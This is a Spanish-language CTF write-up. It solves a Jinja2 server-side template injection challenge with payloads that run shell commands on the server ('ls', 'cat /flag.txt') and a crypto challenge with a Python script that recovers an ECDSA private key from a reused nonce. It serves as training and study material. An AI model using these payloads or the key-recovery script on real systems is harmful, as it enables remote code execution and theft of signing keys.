
```

Finalmente ingresé la flag en el CTF:





Con esto tengo los desafíos de Pwn y Reversing necesarios para el primer CTF:



Desafíos Extra:

Web

Enunciado:

SSTI: We're curious at what your favourite ai model is, you can even choose your own

- <https://ctf.ramunchers.com/engine/challenge/20>
- <https://ctf.ramunchers.com/challenges#SSTI-20>
- Port 5000


Resolución:

La pista principal es que dice ssti, que es básicamente la vulnerabilidad que tiene el desafío.

Qué es SSTI:

Una inyección de plantilla del lado del servidor ocurre cuando la entrada del usuario se integra directamente en un motor de plantillas y se evalúa sin la debida limpieza o aislamiento. Esto crea una vulnerabilidad SSTI que permite a un atacante inyectar cargas útiles SSTI especialmente diseñadas (por ejemplo, `{{7*7}}` en Jinja2), que el motor evaluará, lo que permite desde la divulgación de datos hasta la ejecución de código arbitrario en el contexto del servidor. Dado que los distintos motores de plantillas exponen distintos objetos y API, las cargas útiles de SSTI varían según la plataforma, pero comparten el mismo peligro: permiten que entradas no confiables escapen del flujo de renderizado esperado y se ejecuten en tiempo de ejecución de la aplicación, lo que a menudo provoca la ejecución remota completa de código o el movimiento lateral si no se controlan.

Con esta información el primer paso fue probar el payload `{{7*7}}` y como retornó 49 empecé a buscar payloads que me permitieran ver al interior de la estructura de la aplicación:



- `{{ config.__class__.__init__.__globals__['os'].popen('ls -la /').read() }}`

```
<html> view-source scroll
<head></head>
▼ <body>
  <p> Tell me your favourite ai model! </p>
  ▼ <form action="/announce" method="POST">
    ▼ <select name="ai" method="POST" action="/">
      <option value="Copilot" selected>Copilot</option> slot
      <option value="Gemini" selected>Gemini</option> slot
      <option value="ChatGPT" selected>ChatGPT</option> slot
      <option value="Claude" selected>Claude</option> slot
      ▼ <option value="total 72"
        drwxr-xr-x  1 root root 4096 May 13 02:23 .
        drwxr-xr-x  1 root root 4096 May 13 02:23 ..
        -rwxr-xr-x  1 root root   0 May 13 02:23 .dockerenv
        drwxr-xr-x  2 root root 4096 May 10 08:24 app
        lrwxrwxrwx  1 root root   7 May  5 00:00 bin -> usr/bin
        drwxr-xr-x  2 root root 4096 Jan  2 12:40 boot
        drwxr-xr-x  5 root root 340 May 13 02:23 dev
        drwxr-xr-x  1 root root 4096 May 13 02:23 etc
        -rw-rw-r--  1 root root  22 May 10 08:24 flag.txt
        drwxr-xr-x  2 root root 4096 Jan  2 12:40 home
        lrwxrwxrwx  1 root root   7 May  5 00:00 lib -> usr/lib
        lrwxrwxrwx  1 root root   9 May  5 00:00 lib64 -> usr/lib64
        drwxr-xr-x  2 root root 4096 May  5 00:00 media
        drwxr-xr-x  2 root root 4096 May  5 00:00 mnt
        drwxr-xr-x  2 root root 4096 May  5 00:00 opt
        dr-xr-xr-x 1492 root root   0 May 13 02:23 proc
        -rw-rw-r--  1 root root 109 May 10 08:24 requirements.txt
        drwx-----  1 root root 4096 May  8 19:58 root
        drwxr-xr-x  3 root root 4096 May  5 00:00 run
        lrwxrwxrwx  1 root root   8 May  5 00:00 sbin -> usr/sbin
        drwxr-xr-x  2 root root 4096 May  5 00:00 srv
        dr-xr-xr-x  13 root root   0 May 10 09:27 sys
        drwxrwxrwt  2 root root 4096 May  5 00:00 tmp
        drwxr-xr-x  1 root root 4096 May  5 00:00 usr
        drwxr-xr-x  1 root root 4096 May  5 00:00 var
        " selected> slot
```

Con dicho payload llegué a listar el directorio de /app de la web hecha en flask y luego envié el payload que permitió imprimir la flag.

- {{ config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read() }}

Para obtener la flag:



- RAM{ins3cure_dr0pdown}


```

<p> Tell me your favourite ai model! </p>
▼<form action="/announce" method="POST">
  ▼<select name="ai" method="POST" action="/">
    <option value="Copilot" selected>Copilot</option> [R slot]
    <option value="Gemini" selected>Gemini</option> [R slot]
    <option value="ChatGPT" selected>ChatGPT</option> [R slot]
    <option value="Claude" selected>Claude</option> [R slot]
    <option value="RAM{ins3cure_dr0pdown}" selected>RAM{ins3cure_dr0pdown}</option> [R slot] == $0
  </select>
  <button type="submit"> Enter</button>
</form>
▶<form action="/" method="POST"> ... </form>
</body>
</html>

```

Finalmente envié la flag a la web:



Bibliografía o recurso útil para la resolución del desafío:

- <https://xygeni.io/es/blog/server-side-template-injection-explained-with-real-code-examples/>
-

Crypto

Enunciado:

gibson vs 2006 DuppyBad: After steelsecure.ai's prior failures, gibson has issued more strict commands to junior dev 1. Using more tried and tested methods, they've moved to a more secure scheme. Can you manage to get the private key anyway?

- <https://ctf.ramunchers.com/challenges#gibson%20vs%202006-36>

Resolución:

Este desafío consiste en revelar el secreto encriptado en el archivo “output.txt” dado.

Analizando el archivo se tiene:

```
I've upgraded our crypto! Now we use far less CPU cycles every
operation!.
Message: gibson, what is a CPU cycle?
Hash (z1):
0x3f12c87a7847acffea7cbbda8e65cfbbcaa987124424861b754773f48f9099
cf
r:
0xf1f9868668a5add66dd96d6712eab1fe6a94da480e2863a1671864b927b2
9494
s1:
0xf6b890ba847741d34aace32aec779d81c41006d6b710e203deedb8442ff61
3f2

Message: steelsecure military grade encryption.
Hash (z2):
0x45e656fff1a82884c860a495cb39c1e8634992e4e10c21887d64250c39e3c
```

```
9bd
r:
0xf1f9868668a5add66dd96d6712eab1fe6a94da480e2863a1671864b927b2
9494
s2:
0x8d30c4a40494387ed709bdd069c059e6303f8e0087646b69ea5d4933598f
5a8d
```

Acá lo que podemos ver es que nos dan dos mensajes distintos con dos firmas distintas, pero una misma clave, es decir, el mismo valor para el “*r*”.

Busqué en qué casos se puede dar esta situación, y encontré que es un caso conocido de vulnerabilidad en ECDSA.

En criptografía de curva elíptica (como ECDSA o Schnorr), el uso del mismo valor “*r*” para dos firmas diferentes es una vulnerabilidad crítica que permite revelar la clave privada del firmante.

Entonces, sabiendo las características de la vulnerabilidad, es posible obtener la clave a partir de la información que tenemos. Para eso utilicé un script en python:

```
from Crypto.Util.number import inverse

# datos
z1 = 0x3f12c87a7847acffea7cbbda8e65cfbbcaa987124424861b754773f48f9099cf
z2 = 0x45e656fff1a82884c860a495cb39c1e8634992e4e10c21887d64250c39e3c9bd

r = 0xf1f9868668a5add66dd96d6712eab1fe6a94da480e2863a1671864b927b29494
s1 = 0xf6b890ba847741d34aace32aec779d81c41006d6b710e203deedb8442ff613f2
s2 = 0x8d30c4a40494387ed709bdd069c059e6303f8e0087646b69ea5d4933598f5a8d

n = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141

# recover nonce k
```

```
k = ((z1 - z2) * inverse(s1 - s2, n)) % n

# recover private key d
d = ((s1 * k - z1) * inverse(r, n)) % n

print("k:", hex(k))
print("private key d:", hex(d))
```

Este script aplica la función de encriptación, pero en forma de ecuación, lo que permite obtener los parámetros “*k*” y “*d*”, es decir, el secreto y la clave privada utilizada para cifrar:

```
(.venv) camilg@void:~/Downloads$ python3 cripto_ctf.py
k:
0x489c6d977e52a60b6bb0e9b9ba559fde184bb1beeb00597549df4de41b70c841
private key d: 0x524d4354467b7073335f6834756e7433645f6e306e63337d
```


Finalmente probé decodificar la private key obtenida y obtuve la flag de la siguiente forma:

```
• (.venv) camilg@void:~/Downloads$ python3 cripto_ctf.py
  k: 0x489c6d977e52a60b6bb0e9b9ba559fde184bb1beeb00597549df4de41b70c841
  private key d: 0x524d4354467b7073335f6834756e7433645f6e306e63337d
• (.venv) camilg@void:~/Downloads$ python3 cripto_ctf_final.py
  RMCTF{ps3_h4unt3d_n0nc3}
○ (.venv) camilg@void:~/Downloads$ █
```

- RMCTF{ps3_h4unt3d_n0nc3}

Tip: la flag dice ps3, por lo que encontré, esta vulnerabilidad fue causa de compromisos reales en el sistema de la PlayStation 3.

Por último, inserté la flag en el CTF:



Cuando finalicé los desafíos, mi perfil quedó de la siguiente forma:

CamiLG

CamiLG

130th place
200 points

Solves

Challenge	Category	Value	Time
gibson vs 2006	crypto	50	May 13th, 10:07:46 AM
SSTI	web	50	May 12th, 11:50:41 PM
Gibson's First	rev	50	May 12th, 6:37:29 PM
Ask For A Demo	pwn	50	May 12th, 2:36:15 PM
Rules	intro	0	May 11th, 7:09:16 PM

Solves (100.00%) Fails (0.00%)

crypto (20.00%) web (20.00%) rev (20.00%) pwn (20.00%) intro (20.00%)